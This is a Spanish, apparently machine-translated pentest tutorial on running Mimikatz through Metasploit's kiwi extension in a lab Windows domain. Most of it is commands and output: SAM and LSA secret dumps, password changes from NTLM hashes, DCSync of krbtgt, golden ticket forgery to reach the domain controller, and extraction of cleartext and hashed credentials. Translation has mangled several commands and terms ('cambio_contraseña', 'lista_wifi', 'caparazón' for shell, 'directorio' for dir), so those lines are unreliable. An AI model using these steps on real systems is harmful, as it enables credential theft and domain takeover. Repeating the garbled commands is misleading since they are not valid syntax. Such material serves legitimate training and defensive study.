iGNITE Technologies

# Metasploit for Pentester


# Mimikatz

WWW.HACKINGARTICLES.IN

## Contenido

## Introducción

Para comenzar con la demostración, primero debemos comprometer una máquina con Windows que sea parte de una red gobernada por un controlador de dominio. La elección del compromiso es suya. Después del compromiso inicial a través de Metasploit, obtenemos un shell meterpreter. Hay un montón de comandos incorporados que se cargan dentro del shell de meterpreter. Si algunos comandos o un conjunto de comandos no están cargados, se pueden cargar en forma de módulo. Mimikatz también es un módulo que debe cargarse dentro del shell meterpreter. Después de cargar el módulo, puede presionar el comando de ayuda para ver una lista de diferentes opciones y ataques que se pueden realizar en la máquina de destino a través de este shell meterpreter.

cargar kiwi


ayuda kiwi

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

## Sam

El módulo lsa_dump_sam obtiene la SysKey para descifrar las entradas SAM (del registro o de la colmena). Se conecta a la base de datos local del Administrador de cuentas de seguridad (SAM) y vuelca las credenciales de las cuentas locales. Como sabemos, LSA es un proceso del sistema que autentica y registra a los usuarios en el sistema. LSA autentica las credenciales de dominio que utiliza el sistema operativo. La información del usuario es validada por LSA accediendo al SAM de cada computadora. Si hay un código que se ejecuta dentro del proceso LSA, entonces ese proceso puede acceder a las credenciales. LSA es capaz de almacenar texto plano cifrado reversible, tickets Kerberos (tiquetes de concesión de tickets (TGT), tickets de servicio), hash NT y LAN Manager (LM). Aquí podemos ver que el hash NTLM se extrae del usuario raj.

```
lsa_dump_sam
```




Más información: Volcado de credenciales: Autoridad de seguridad local (LSA|LSASS.EXE)

## Secretos de LSA

Secretos de LSA Entendamos cuál es el secreto detrás de esto. Anteriormente, fue diseñado para almacenar registros de dominio en caché. Después de un tiempo, Microsoft amplió su uso para almacenar contraseñas, contraseñas de IE, contraseñas de SQL, contraseñas de RAS, contraseñas de CISCO y mucho más. En la siguiente captura de pantalla se puede ver una parte de los secretos. Esta es bastante menos información de la prometida, ya que se trata de un entorno de laboratorio local. Los controladores de dominio que funcionan realmente tienen muchos más datos.

```
lsa_dump_secrets
```

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : WIN-3Q7NEBI2561
SysKey : 1bf6a35ea433fa14a389c4182b04a383

Local name : WIN-3Q7NEBI2561 ( S-1-5-21-2399600889-338724470-1296801124 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {cabcb608-0f85-4342-06ec-942cf0237b0f}
  [00] {cabcb608-0f85-4342-06ec-942cf0237b0f} 3401cb111dcdcc185bd137d8077b64aff643fd83178b41f0

Secret  : DefaultPassword
cur/text: 1234
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 6d 0a d5 a6 c8 ab aa fc b5 40 02 f7 29 b2 5f 3f 6f 98 d7 da 6a 69 16 26
    full: 6d0ad5a6c8abaafcb54002f729b25f3f6f98d7da6a6916263c498f767184e5f61e34fbef3bc27100
    m/u : 6d0ad5a6c8abaafcb54002f729b25f3f6f98d7da / 6a6916263c498f767184e5f61e34fbef3bc27100
old/hex : 01 00 00 00 c9 22 d6 0b 83 9e dd 98 a7 ad 7a 5a c5 ff 4e bb 8a d2 6f 01 61 be bf d4
    full: c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f0161bebfd4bc705470fddf4612a8c5e52d986c7971
    m/u : c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f01 / 61bebfd4bc705470fddf4612a8c5e52d986c7971
```

## Cambiar la contraseña de un usuario

La capacidad de cambiar la contraseña de un usuario puede ser no sólo una situación de alto riesgo sino también un poco molesta. El módulo password_change puede ayudarle a hacer precisamente eso. Existe una opción para cambiar la contraseña si se conoce la contraseña anterior. Genera y almacena un hash NTLM para el nuevo usuario. La otra opción es que si puede extraer el hash NTLM de un usuario, digamos usando lsadump, entonces tendrá la posibilidad de cambiar la contraseña de ese usuario.

cambio_contraseña -u raj -p 123 -P 9876

cambio_contraseña -u raj -n <NTLM-hash> -P 1234

```
meterpreter > password_change -u raj -p 123 -P 9876
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 5a46339348588c80dacf687664a86cb6
meterpreter > password_change -u raj -n 5a46339348588c80dacf687664a86cb6 -P 1234
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 7ce21f17c0aee7fb9ceba532d0546ad6
meterpreter >
```

### Ataque de sincronización DC

Como se analizó anteriormente, el ataque DC Sync permite a un atacante replicar el comportamiento del controlador de dominio (DC). En palabras simples, se hace pasar por un controlador de dominio y solicita a otros DC datos de credenciales de usuario.

a través de GetNCChanges. La única barrera es que necesita una máquina comprometida y un usuario que sea miembro de la cuenta privilegiada (Administradores, Administrador de dominio o Administrador de empresa).

```
dcsync_ntlm krbtgt
dcsync krbtgt
```

```
meterpreter > dcsync_ntlm krbtgt
[+] Account  : krbtgt
[+] NTLM Hash : e0e84790aad330a6b280a04da0cc1e1e
[+] LM Hash  : e19cc4c2c458367df4cce0de24657842
[+] SID      : S-1-5-21-501555289-2168925624-2051597760-502
[+] RID      : 502

meterpreter > dcsync krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'DC1.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 6/29/2020 9:54:43 AM
Object Security ID   : S-1-5-21-501555289-2168925624-2051597760-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: e0e84790aad330a6b280a04da0cc1e1e
    ntlm- 0: e0e84790aad330a6b280a04da0cc1e1e
    lm  - 0: e19cc4c2c458367df4cce0de24657842

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 24062d26c7d9b3329d0517f4a3024a55

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 098de577866623a1138e11f52c86c23bf2c09085d3
      aes128_hmac       (4096) : 6909f1806ca10c60b55fbe76de3a958f
      des_cbc_md5       (4096) : 94dc9d7304ab5449

* Primary:Kerberos *
    Default Salt : IGNITE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 94dc9d7304ab5449

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  7d9948d05e3d63ebd919d6697fd22b90
    02  2771eaa55a5be2ae128a3a1763cd3f97
    03  78fdc9b20676ea8111440ae7d019e943
    04  7d9948d05e3d63ebd919d6697fd22b90
```

Más información: Volcado de credenciales: ataque DCSync

## Entradas Doradas

Los Golden Tickets son un ataque que falsifica Kerberos Ticket Granting Tickets (TGT), que a su vez se utiliza para autenticar usuarios con la ayuda de Kerberos. Los Servicios de Otorgamiento de Boletos (TGS) dependen de la TGT para verificar la autenticidad de los billetes. Esto significa que el billete falsificado se puede utilizar para autenticar directamente al atacante. Estos billetes pueden tener una vida útil de hasta una década. Eso los hace tan valiosos, casi como el oro.

```
golden_ticket_create -d ignite.local -u pavan -s <SID> -k <hash> -t /root/ticket.kirbi
kerberos_ticket_use /root/ticket.kirbi
caparazón
directorio\\DC1.ignite.local\c$
```

```
meterpreter > golden_ticket_create -d ignite.local -u pavan -s S-1-5-21-501555289-2168925624-2051597760 -k
 e0e84790aad330a6b280a04da0cc1e1e -t /root/ticket.kirbi
[+] Golden Kerberos ticket written to /root/ticket.kirbi
meterpreter > kerberos_ticket_use /root/ticket.kirbi
[*] Using Kerberos ticket stored in /root/ticket.kirbi, 1800 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > shell
Process 7492 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Downloads>dir \\DC1.ignite.local\c$
dir \\DC1.ignite.local\c$
 Volume in drive \\DC1.ignite.local\c$ has no label.
 Volume Serial Number is 687B-1110

 Directory of \\DC1.ignite.local\c$

07/06/2020  10:38 AM    <DIR>          inetpub
07/16/2016  06:23 AM    <DIR>          PerfLogs
03/26/2021  10:13 AM    <DIR>          Program Files
07/06/2020  10:38 AM    <DIR>          Program Files (x86)
07/06/2020  10:38 AM    <DIR>          Users
03/06/2021  09:38 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  49,445,986,304 bytes free

C:\Users\yashika\Downloads>
```

Más información: Persistencia del dominio: ataque del billete dorado

## Entradas de purga

Mientras trabaja con los tokens y los tickets, habrá un momento en el que la cantidad de tickets será demasiado grande para trabajar con ellos. Este escenario surgirá tarde o temprano, y ahí es cuando el comando de purga te ayudará. Purgará todos los tickets de la sesión actual.

```
lista_ticket_kerberos
kerberos_ticket_purge
lista_ticket_kerberos
```

```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0×00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 3/26/2021 11:45:43 AM ; 3/24/2031 7:45:43 PM ; 3/24/2031 7:45:43 PM
   Server Name       : krbtgt/ignite.local @ ignite.local
   Client Name       : pavan @ ignite.local
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0×00000012 - aes256_hmac
   Start/End/MaxRenew: 3/26/2021 11:44:17 AM ; 3/26/2021 9:44:17 PM ; 4/2/2021 11:44:17 AM
   Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
   Client Name       : pavan @ ignite.local
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;

[00000002] - 0×00000012 - aes256_hmac
   Start/End/MaxRenew: 3/26/2021 11:44:17 AM ; 3/26/2021 9:44:17 PM ; 4/2/2021 11:44:17 AM
   Server Name       : cifs/DC1.ignite.local @ IGNITE.LOCAL
   Client Name       : pavan @ ignite.local
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

meterpreter > kerberos_ticket_purge
[+] Kerberos tickets purged
meterpreter > kerberos_ticket_list
[-] No kerberos tickets exist in the current session.
```

## Extraer credenciales de paquetes de seguridad

### MSV

Microsoft proporciona el paquete de autenticación MSV1_0 para inicios de sesión en máquinas locales que no requieren autenticación personalizada. La Autoridad de Seguridad Local (LSA) utiliza el paquete de autenticación MSV1_0 para procesar los datos de inicio de sesión recopilados por GINA para el proceso de inicio de sesión de Winlogon. El paquete MSV1_0 verifica la base de datos del administrador de cuentas de seguridad local (SAM) para determinar si los datos de inicio de sesión pertenecen a un principio de seguridad válido y luego devuelve el resultado del intento de inicio de sesión al LSA. MSV1_0 también admite inicios de sesión de dominio. MSV1_0 procesa los inicios de sesión de dominio mediante autenticación PassThrough. Podemos extraer el hash usando el comando creds_msv en meterpreter como se muestra en la imagen.

```
creds_msv
```

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username          Domain  NTLM                              SHA1
--------          ------  ----                              ----
Administrator     IGNITE  32196b56ffe6f45e294117b91a83bf38  77472f8ffdef5688a5094850e229f435a96319c8
DESKTOP-ATNONJ9$  IGNITE  cc17d49f15b23639afd692feb6392553  eabdcbcbc4c690450373eda5e245281d872c97c9
yashika           IGNITE  64fbae31cc352fc26af97cbdef151e03  c220d333379050d852f3e65b010a817712b8c176
```

## Kerberos

De manera similar, si queremos extraer las credenciales del servicio Kerberos, podemos ejecutar creds_kerberos para atacar Kerberos. Este, sin embargo, tiene la capacidad de extraer contraseñas de texto sin cifrar para los usuarios.

```
creds_kerberos
```

```
meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

Username          Domain        Password
--------          ------        --------
(null)            (null)        (null)
Administrator     IGNITE.LOCAL  Ignite@987
DESKTOP-ATNONJ9$  ignite.local  D5'y[3+oXC;lL.GgKOB
administrator     IGNITE.LOCAL  (null)
desktop-atnonj9$  IGNITE.LOCAL  (null)
yashika           IGNITE.LOCAL  (null)
```

## SSP

Un SSP (proveedor de soporte de seguridad) es una biblioteca de vínculos dinámicos (DLL) que implementa SSPI poniendo uno o más paquetes de seguridad a disposición de las aplicaciones. Cada paquete de seguridad proporciona asignaciones entre las llamadas a funciones SSPI de una aplicación y una función del modelo de seguridad real. Los paquetes de seguridad admiten protocolos de seguridad como la autenticación Kerberos y Microsoft LAN Manager. Debido a la conexión del SSP con Kerberos, puede extraer credenciales en texto claro, como se muestra en la imagen a continuación.

```
creds_ssp
```

```
meterpreter > creds_ssp
[+] Running as SYSTEM
[*] Retrieving ssp credentials
ssp credentials
===============

Username       Domain          Password
--------       ------          --------
administrator  DESKTOP-ATNONJ9  Ignite@987
```

### WDigest

WDigest.dll se introdujo en el sistema operativo Windows XP. El protocolo de autenticación implícita está diseñado para usarse con intercambios del Protocolo de transferencia de hipertexto (HTTP) y de la Capa de seguridad de autenticación simple (SASL). Estos intercambios requieren que las partes que buscan autenticarse demuestren su conocimiento de las claves secretas. Este proceso mejora las versiones anteriores de autenticación HTTP, en las que los usuarios proporcionan contraseñas que no están cifradas cuando se envían a un servidor, lo que las deja vulnerables a la captura por parte de atacantes que utilizan creds_wdigest.


```
creds_wdigest
```

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username          Domain  Password
--------          ------  --------
(null)            (null)  (null)
Administrator     IGNITE  Ignite@987
DESKTOP-ATNONJ9$  IGNITE  D5'v[3+oXC;lL.GgKOBMSqsi^"]3/
yashika           IGNITE  Password@1
```

#### Todo

Si desea extraer todos los hashes o credenciales posibles de todos los paquetes de seguridad en la máquina de destino, utilice el comando creds_all en meterpreter. Mostrará todas las credenciales de los paquetes que acabamos de comentar de una sola vez.

```
creds_all
```





Más información: Volcado de credenciales: SAM

## Comandos Mimikatz

Hay algunos módulos dentro de Mimikatz que no tienen acceso directo en forma de comandos Kiwi. Aquí es donde la capacidad de ejecutar los comandos Mimikatz viene al rescate. Este actúa como un caparazón normal con la capacidad de ejecutar los comandos Mimikatz y realizar casi todos los ataques posibles en el escenario.


nombre de host kiwi_cmd




## Extraer credenciales de Wi-Fi

Entre los ataques que duplican los tickets para brindar la capacidad de ejecutar comandos como un controlador de dominio, la capacidad de leer las credenciales de Wi-Fi parece un poco débil, pero no es el caso. Las contraseñas de Wi-Fi no son las más pensadas. Suele ser lo primero que le viene a la mente al usuario. Esto proporciona información sobre cómo ese usuario en particular creará contraseñas. Existe una buena posibilidad de que la cuenta de ese usuario tenga las mismas contraseñas. Incluso si resulta ser ese el caso, obtienes acceso gratuito a Wi-Fi, y eso no está mal.

lista_wifi



## Conclusión

Después de la serie Credential Dumping, que incluyó varias herramientas que podrían usarse contra una vulnerabilidad específica, y PowerShell Empire para Pentester: Mimikatz Module, que demostró la capacidad de PowerShell Empire para atacar el proceso de autenticación de Windows, sentimos la necesidad de una guía que pudiera ayudar. una persona que está intentando hacerse con las riendas de Metasploit.

iGNITE Technologies

# ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO



## PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

## AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

## EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in